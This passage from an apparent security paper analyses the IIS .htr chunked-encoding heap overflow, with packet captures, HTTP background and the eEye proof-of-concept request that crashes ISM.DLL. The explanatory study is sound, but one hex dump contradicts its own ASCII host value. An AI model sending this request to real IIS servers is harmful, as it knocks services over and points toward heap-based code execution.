        65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d  (e  User-Agent: M)
        6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70  (ozilla/4.0 (comp)
        61 74 69 62 6c 65 3b 20 4d 53 49 45 20 36 2e 30  (atible; MSIE 6.0)
        3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 30  (; Windows NT 5.0)
        29 0d 0a 48 6f 73 74 3a 20 31 30 2e 31 39 32 2e  ()  Host: 192.168.)
        31 36 38 2e 31 2e 32 32 32 0d 0a 43 6f 6e 6e 65  (1.222  Conne)
        63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 (ction: Keep-Aliv)
        65 0d 0a 0d  0a                                  (e   )
```

In the previous packets, the section under Raw Data () was empty; however, this one contains data in it. Notice the HTTP methods and other elements from the ASCII portion in this packet. This is because HTTP has been encapsulated in a TCP packet to transport it from the client to the server.

IP Header and TCP Header are used to maintain the session and keep track of sequence numbers, port source & destination, and flags.

An HTTP GET method is used to retrieve the content from the web server.


Figure 2-5 HTTP request

The following Figure 2-6 Extracted client request, is the HTTP data extracted from the packet shown in Figure 2-5 HTTP request. While the client only requested the file default.html, many other parameters are set by the browser. The first line is a GET method statement indicating the desired Uniform Resource Identifier (URI) and HTTP version in use, followed by HTTP headers used to indicate preferred type of response/request and formatting.

```
 GET /default.html HTTP/1.1
Accept: image/gif, image/x-xbitmap,
       image/jpeg, image/pjpeg,
       application/vnd.ms-excel,
      application/vnd.ms-powerpoint,
      application/msword,
      */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 192.168.1.222
Connection: Keep-Alive
```

Figure 2-6 Extracted client request

The server's response to the previous request is shown in the next Figure 2-7 Server response. It's the actual object being transported from the server to the client.



```
FRAME 5
IP Header
        Length and version: 0x45
        Type of service: 0x00
        Total length: 354
        Identifier: 9720
        Flags: 0x4000
        TTL: 128
        Protocol: 6 (TCP)
        Checksum: 0xc8a3
        Source IP: 192.168.1.222
        Dest IP: 192.168.1.100
TCP Header
        Source port: 80
        Dest port: 3623
        Sequence: 331259524
        ack: 3228136721
        Header length: 0x50
        Flags: 0x18 (ACK PSH )
        Window Size: 17183
        Checksum: 0xf19a
        Urgent Pointer: 0
Raw Data
        48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d  (HTTP/1.1 200 OK )
        0a 53 65 72 76 65 72 3a 20 4d 69 63 72 6f 73 6f  ( Server: Microso)
        66 74 2d 49 49 53 2f 35 2e 30 0d 0a 44 61 74 65  (ft-IIS/5.0  Date)
        3a 20 4d 6f 6e 2c 20 30 37 20 4f 63 74 20 32 30  (: Mon, 07 Oct 20)
        30 32 20 32 33 3a 35 32 3a 33 38 20 47 4d 54 0d  (02 23:52:38 GMT )
        0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74  ( Content-Type: t)
        65 78 74 2f 68 74 6d 6c 0d 0a 41 63 63 65 70 74  (ext/html  Accept)
        2d 52 61 6e 67 65 73 3a 20 62 79 74 65 73 0d 0a  (-Ranges: bytes  )
        4c 61 73 74 2d 4d 6f 64 69 66 69 65 64 3a 20 4d  (Last-Modified: M)
        6f 6e 2c 20 30 37 20 4f 63 74 20 32 30 30 32 20  (on, 07 Oct 2002 )
        31 38 3a 33 39 3a 33 34 20 47 4d 54 0d 0a 45 54  (18:39:34 GMT  ET)
        61 67 3a 20 22 36 30 64 38 64 36 65 31 33 30 36  (ag: "60d8d6e1306)
        65 63 32 31 3a 39 31 30 22 0d 0a 43 6f 6e 74 65  (ec21:910"  Conte)
        6e 74 2d 4c 65 6e 67 74 68 3a 20 38 39 0d 0a 0d  (nt-Length: 89   )
        0a 3c 48 54 4d 4c 3e 0d 0a 3c 50 3e 0d 0a 3c 42  ( <HTML>  <P>  <B)
        3e 0d 0a 54 65 73 74 20 50 61 67 65 20 66 6f 72  (>  Test Page for)
        20 74 68 65 20 49 49 53 20 57 65 62 20 53 65 72  ( the IIS Web Ser)
        76 65 72 20 6f 6e 20 57 69 6e 64 6f 77 73 20 32  (ver on Windows 2)
        30 30 30 0d 0a 3c 2f 42 3e 0d 0a 3c 2f 50 3e 0d  (000  </B>  </P> )
        0a 3c 2f 48 54 4d 4c 3e 0d 0a                    ( </HTML>  )
```

This packet contains the server response to the previously issued GET method; Notice at the bottom of the ASCII section, the content of the file default.html.

<HTML>

<P>

<B>


Test page for the IIS web server on Windows 2000

</B>

</P>

Figure 2-7 Server response

As mentioned earlier, on a TCP session all received data is acknowledged to ensure its delivery; the next packet shown on Figure 2-8 Client acknowledgement, does not contain any data, but just the ACK flag and the corresponding sequence number along with other parameters.



```
FRAME 6
IP Header
        Length and version: 0x45
        Type of service: 0x00
        Total length: 40
        Identifier: 33238
        Flags: 0x4000
        TTL: 128
        Protocol: 6 (TCP)
        Checksum: 0x6dff
        Source IP: 192.168.1.100
        Dest IP: 192.168.1.222
TCP Header
        Source port: 3623
        Dest port: 80
        Sequence: 3228136721
        ack: 331259838
        Header length: 0x50
        Flags: 0x10 (ACK )
        Window Size: 17206
        Checksum: 0x6a35
        Urgent Pointer: 0
Raw Data
         ()
```


The ACK flag is set in this packet, no other data is included. The client is letting the server know that a packet was received.

ACK: 331259838

This is how TCP sessions procure a confirmed delivery for data being sent. This is the reason that makes TCP a reliable protocol.

Figure 2-8 Client acknowledgement

Finally, the client sends a notification to tear down the session as it gets closed by using another flag, the reset or RST flag.



```
FRAME 7
IP Header
        Length and version: 0x45
        Type of service: 0x00
        Total length: 40
        Identifier: 33239
        Flags: 0x4000
        TTL: 128
        Protocol: 6 (TCP)
        Checksum: 0x6dfe
        Source IP: 192.168.1.100
        Dest IP: 192.168.1.222
TCP Header
        Source port: 3623
        Dest port: 80
        Sequence: 3228136721
        ack: 331259838
        Header length: 0x50
        Flags: 0x04 (RST )
        Window Size: 0
        Checksum: 0xad77
        Urgent Pointer: 0
Raw Data
         ()
```

When the browser is closed it sends a RESET to the server to tear down the session.

Flags: 0x04 (RST)

Figure 2-9 Client reset

The Hypertext Transfer Protocol (HTTP) as defined in RFC 2068 is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, object-oriented protocol. It can be used for many tasks such as name servers and distributed object management systems through extension of its request methods. A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred.

The following is a list of HTTP 1.1 methods presented in RFC 2068/2616:

Method: OPTIONS
GET
HEAD
POST
PUT
DELETE
TRACE

OPTIONS: Primarily used to request information about the communication options available at the server or associated with a resource, no further action takes place.

GET: Retrieve information based in the Requested URI.

HEAD: Similar to GET, but without file transfer. Used for validity, accessibility, and recent modification to hypertext links.

POST: Allows data to be sent to the server in a client request.

PUT: Mechanism that allows a client to transfer a file to a web server.

DELETE: It requests the server to remove the specified URI.

TRACE: Used to invoke a remote, application-layer loop-back of the request message.


From the HTTP list of methods, GET and HEAD are considered safe methods, and should be supported by all general-purpose servers; all other methods are optional.

The HTTP protocol is a request/response protocol. A client sends a request to the server in the form of request-method, URI, and protocol version, followed by a MIME-like message containing request modifiers, client information, and possible body content over a connection with a server. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message containing server information, entity metainformation[19], and possible entity-body content.

[19] http://www.w3.org/Protocols/HTTP/Object_Headers.html

As previously mentioned, HTTP allows encoding transformations such as encoding-chunked. This mechanism is to be used for messages when the message length cannot be determined in advance; it modifies the body of a message in order to transfer it as a series of chunks, and to ensure its "safe transport" through the network. The chunked-encoding is ended by a zero-sized chunk followed by the footer, which is terminated by an empty line. An example of the process for decoding a Chunked-Body extracted from the RFC is listed in appendix 4.6.3.

The following Figure 2-10 HTTP request-response, exposes only the HTTP portion of the previously discussed session; starting with the client request, and followed by the server's response including the content of the requested URI. A basic and quite friendlier description of the HTTP request/response process is laid out at the W3C[20] site. It describes the request part in three areas. First, the HTTP command or method followed by the URL of the requested file and the HTTP version; second, header information containing details about the client and data sent to the server; third, the entity body or data being sent to the server. The first and second part can be identified at the top portion of Figure 2-10 HTTP request-response; the third, not present in this sample, could be part of a POST method. The second portion of Figure 2-10 HTTP request-response represents the server response starting with the HTTP version and the status code; it also adds general headers, which can be used by both, the client and the server, to provide information about the message being transmitted. Lastly, the bottom part of Figure 2-10 HTTP request-response represents the entity body, the actual data being transmitted to fulfill the original client's request.



```
GET /default.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: 192.168.1.222
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 07 Oct 2002 23:37:51 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Mon, 07 Oct 2002 18:39:34 GMT
ETag: "60d8d6e1306ec21:910"
Content-Length: 89

<HTML>
<P>
<B>
Test Page for the IIS Web Server on Windows 2000
</B>
</P>
</HTML>
```

First portion: Client request.

Starts with an HTTP method

GET /default.html HTTP/1.1

Second portion: Server response

Starts with HTTP version & status code

HTTP/1.1 200 OK

Lastly, it continues with the entity body, the actual data being transmitted.

Figure 2-10 HTTP request-response

20 http://www.w3.org/Protocols/HTTP/HTTP2.html

2.7 Service Description:

This exploit targets Microsoft's Internet Information Services (IIS). Based on Microsoft Windows architecture, IIS makes use of existing technology built-in to the Operation System. It's not the objective of this paper to discuss Microsoft Operating System's technologies, or its IIS architecture; nevertheless, a briefing on them will enlighten the overall picture that makes possible the exploitation of the service.

The Operating System (OS) is divided in two modes of operation: Kernel mode and User mode. The Kernel mode is known as a highly privileged mode, whereas User mode refers to a less-privileged mode. The User mode does not have direct access to hardware components and essentially depends on Application Programming Interfaces (APIs) to request services from Kernel mode components. The intention of this configuration was to restrict memory address from applications, force applications to use the Kernel mode services to avoid applications crashing the system, and prevent unauthorized access. Kernel mode, alternatively, can write to any memory location and access hardware components directly. It is structured in various components named executives services, such as Security Reference Monitor, and Virtual Memory Manager.

Security Reference Monitor (SRM) checks for proper authorization before granting access to objects. Every application has credentials that identify the level of access they have within the system. For example: IIS main process runs as LocalSystem account, a very powerful account that acts as part of the OS, while other sub-processes of it may run as IUSR_COMPUTERNAME or IWAM_COMPUTERNAME, with restricted level of access. The importance of this part lies in the fact that a successful exploitation of the application/process generates access to a system under the account that runs it. The initial level of access gained with the attack will depend on what type of account the process was running as. Other techniques, if necessary, can be used to modify the scope of access of the account by elevating the privileges to administrator or system level.

Virtual Memory Manager (VMM) implements a virtual memory model based on a flat linear 32-bit address space, combining physical RAM and disk space (page file) in one single memory space, which is further divided into smaller chunks known as pages. The system allocates up to 2GB of Virtual Memory Space (VMS) to User mode applications/process and 2GB to the Kernel mode. IIS is loaded within the 2GB of memory allocated to User mode. When a service is subject to buffer overflows (BO), arbitrary memory access occurs; however, determining the locations in which the process can write could be very difficult. Having an idea about how processes are placed in memory and what areas are accessible to them is crucial for its exploitation. A look at Portable Executable (PE) format will further help in understanding what is in memory.

IIS utilizes three different approaches to sharing memory space for its process, also referred to as application protection. These are: Low (IIS process), Medium (pooled) and High (Isolated). When applications run in Low, they share the same memory space as Web services (Inetinfo.exe), which in contrast pose the higher risk since it runs under LocalSystem. High refers to an isolated mode; it runs separate from web services in its own process, (dllhost.exe), and its privileges are determine by IWAM_COMPUTERNAME. Medium also runs outside of web services in another process or instance of dllhost.exe, creating a pool of applications that run under IUSR_COMPUTERNAME. Figure 2-11 IIS 5.0 Application protection illustrates the different forms in which IIS can be configured for application mode.




Figure 2-11 IIS 5.0 Application protection

In addition to the memory isolation properties provided by the application protection mode, it's essential to understand the relationship between IIS components, processes, and the OS mode in which it runs. The applications can be executed either under User mode or Kernel mode. The next Figure 2-12 IIS 5.0 Process architecture, extracted from "Internet Information Services 6.0 Overview - Beta 3" item 21 from the references, shows in part how these components integrate.




Figure 2-12 IIS 5.0 Process architecture

2.8 How the Exploit Works:

There was no exploit code publicly released for this vulnerability when this paper was being developed. The advisory[21] published by eEye Digital Security contained a proof-of-concept sample of HTTP commands and data that demonstrated the existence of this vulnerability in Microsoft's Web server. For testing purposes and to simulate a possible exploit, a sample C program that implements the above-mentioned proof-of-concept will be used. It's listed in appendix (4.6) under List of Files as htr.c. This is NOT an exploit with a payload that will spawn a console back or perform any action other than recreate the AV error. It's just a sample code which might be referred to as "the exploit" throughout the paper just because it's easier to relate to it when discussing how the proof-of-concept sample works.

An important part in understanding how it works is also to know what is happening inside the target system when the exploit sample reaches the server. To explore what happens inside of dllhost.exe, I'll use Microsoft's debugger[22] version 6.0.17.0 attached to the dllhost.exe process.

The exploit has three primary areas. The first part makes use of HTTP protocol methods and transformation mechanism, the second takes advantage of an error in the service that implements the protocol/technology; and the third provides the data needed to accomplish the buffer overflow.

[21] http://www.eeye.com/html/Research/Advisories/AD20020612.html
[22] http://www.microsoft.com/ddk/debugging/installx86.asp

First Part: Chunked Encoding data transfer mechanism

The proof-of-concept sample begins with an HTTP method, followed by a URI and the protocol version. The method used allows data to be sent to the server, which is going to be placed somewhere in memory.

POST /EEYE.htr HTTP/1.1

HTTP method:	POST
URI:	EEYE.htr
Protocol version:	HTTP /1.1

Using a transformation statement, the client states its intention to send the data in multiple chunks; this is an explicit request to the server to expect an unknown-size message, and that it should allocate space for it, perhaps from the heap area.

Transfer-Encoding: chunked

Second Part: Activates the ISAPI extension that implements HTR

The particular ISAPI that implements HTR in IIS is activated with a request of a file with .htr as extension; this is the URI in the first line of the proof-of-concept sample.

POST /EEYE***.htr*** HTTP/1.1

ISAPI extension: .htr

Third Part: Overrun heap memory on the target system

By sending a carefully crafted packet with properly arranged data, a portion of the HEAP in the target system is going to be overwritten, allowing code to execute on the server. The sample only demonstrates the condition; it does not execute anything.

[enter]

[enter]

20

XXXXXXXXXXXXXXXXXXXXXXXXEEYE2002

0

[enter]

[enter]

An access violation error occurs inside of ISM.DLL, the extension that handles .htr requests. When ISM.DLL extension tries to place the string 'XXXX…EEYE20002' into memory, the system generates an access violation error; but it will continue its execution until the wrong values are used by the system's heap-functions causing the process to halt. Such functions are called from NTDLL.DLL, one of Windows core components.

Input validation is one of the reasons that causes applications to be vulnerable to Buffer Overflows (BO). Buffer Overflows is a topic widely conversed almost anywhere on the Internet, consequently several papers have been released that illustrate how systems work and what allows the existence of BO(s). A group of such articles is listed in the References; please refer to it for further details on the subject beginning at item 39. Buffer Overflows have been evolving and different techniques have been developed to exploit them, such methods or techniques could be grouped into generations based on the characteristics of the method employed.

The methods employed to exploit are part of one the following generations:

Generation 1: Standard return address overwrites (stack based, EIP overwritten)

Generation 2: Frame pointer overwrites, off-by-ones etc. (EBP manipulation)

Generation 3: malloc ()/free () overwrites, format bugs etc. (format strings, heap based)

Please refer to Halvar Flake's presentation, item 52 from the index, at black hat for additional details.

The exploit in discussion uses a buffer overrun of the third generation, heap based. Heap is a dynamic storage area; memory needed at run-time is pooled from the heap. The system relies on two functions for memory management, *malloc* and *free.* By using these functions, memory is allocated to the requesting process and destroyed when the memory is no longer needed. Occasionally this could result in memory fragmentation.

When the exploit is sent over the wire, the server creates a buffer to receive the incoming data. Since the sender or client had previously specified a method for chunked-encoding at the HTTP protocol layer, the system, not knowing how much data is coming, needs to dynamically allocate some memory to take the data being sent to it and place the data into it. When the access violation error rises, two registers will be modified, ECX and EDX. These registers are probably the most important things to remember, since these are the values that we could manipulate to alter the flow of the process into executing a payload.

The beginning of this paper talked about port 80, HTTP, chunked-Encoding, .htr extension, and a heap overflow to reach the end of the exploit's quest. Putting it all together now with the actual exploit and taking a look inside of Windows is our next step. Since we already know about TCP Three-Way Handshake, it will not be included here.

2.8.1 The exploit leaves the attacker box.

Server specs for this test are:

Computer Name: SERVER

User Name: IWAM_SERVER

Number of Processors: 1


Windows 2000 Version: 5.0

Current Build: 2195

Service Pack: None

The size of the exploit (proof-of-concept) only requires a single packet to be transported over to the server as shown in Figure 2-13 Packet containing the exploit. Also at this time we will assume the TCP Three-Way Handshake already took place, and this packet was sent right after it was completed.

From Figure 2-13 Packet containing the exploit, the packet content can identify the protocol in use as TCP (6), Destination port (80) default's web server, and within the payload (Raw Data) the components to achieve the exploitation of the vulnerability. Highlighted notice the "POST" command as the HTTP method used, the file "heap.htr" outlining the file's extension and the ISAPI extension that handles this type of requests; moreover the transformation applied to the message using "Transfer-Encoding: chunked" to complete the requirements of the HTTP request. All these values together create the exploit. Whether the exploitation is successful or not and the attacker can execute supplied code on the server, will depend on the values marked as critical and passed as part of the payload.



HTTP modification applied to the data
HTTP method used to send data to the server
File extension to request the services of ISM.DLL
Critical values to exploit this vulnerability

```
IP Header
 Length and version: 0x45
 Type of service: 0x00
 Total length: 168
 Identifier: 789
 Flags: 0x4000
 TTL: 128
 Protocol: 6 (TCP)
 Checksum: 0x72b1
 Source IP: 192.168.1.90
 Dest IP: 192.168.1.223
TCP Header
 Source port: 1094
 Dest port: 80
 Sequence: 3085423351
 ack: 3234365044
 Header length: 0x50
 Flags: 0x18 (ACK PSH )
 Window Size: 17520
 Checksum: 0xecf0
 Urgent Pointer: 0
Raw Data
 50 4f 53 54 20 2f 68 65 61 70 2e 68 74 72 20 48  (POST /heap.htr H)
 54 54 50 2f 31 2e 31 0d 0a 48 4f 53 54 3a 20 61  (TTP/1.1  HOST: a)
 74 74 61 63 6b 65 72 2e 62 6f 78 2e 6c 61 62 0d  (ttacker.box.lab )
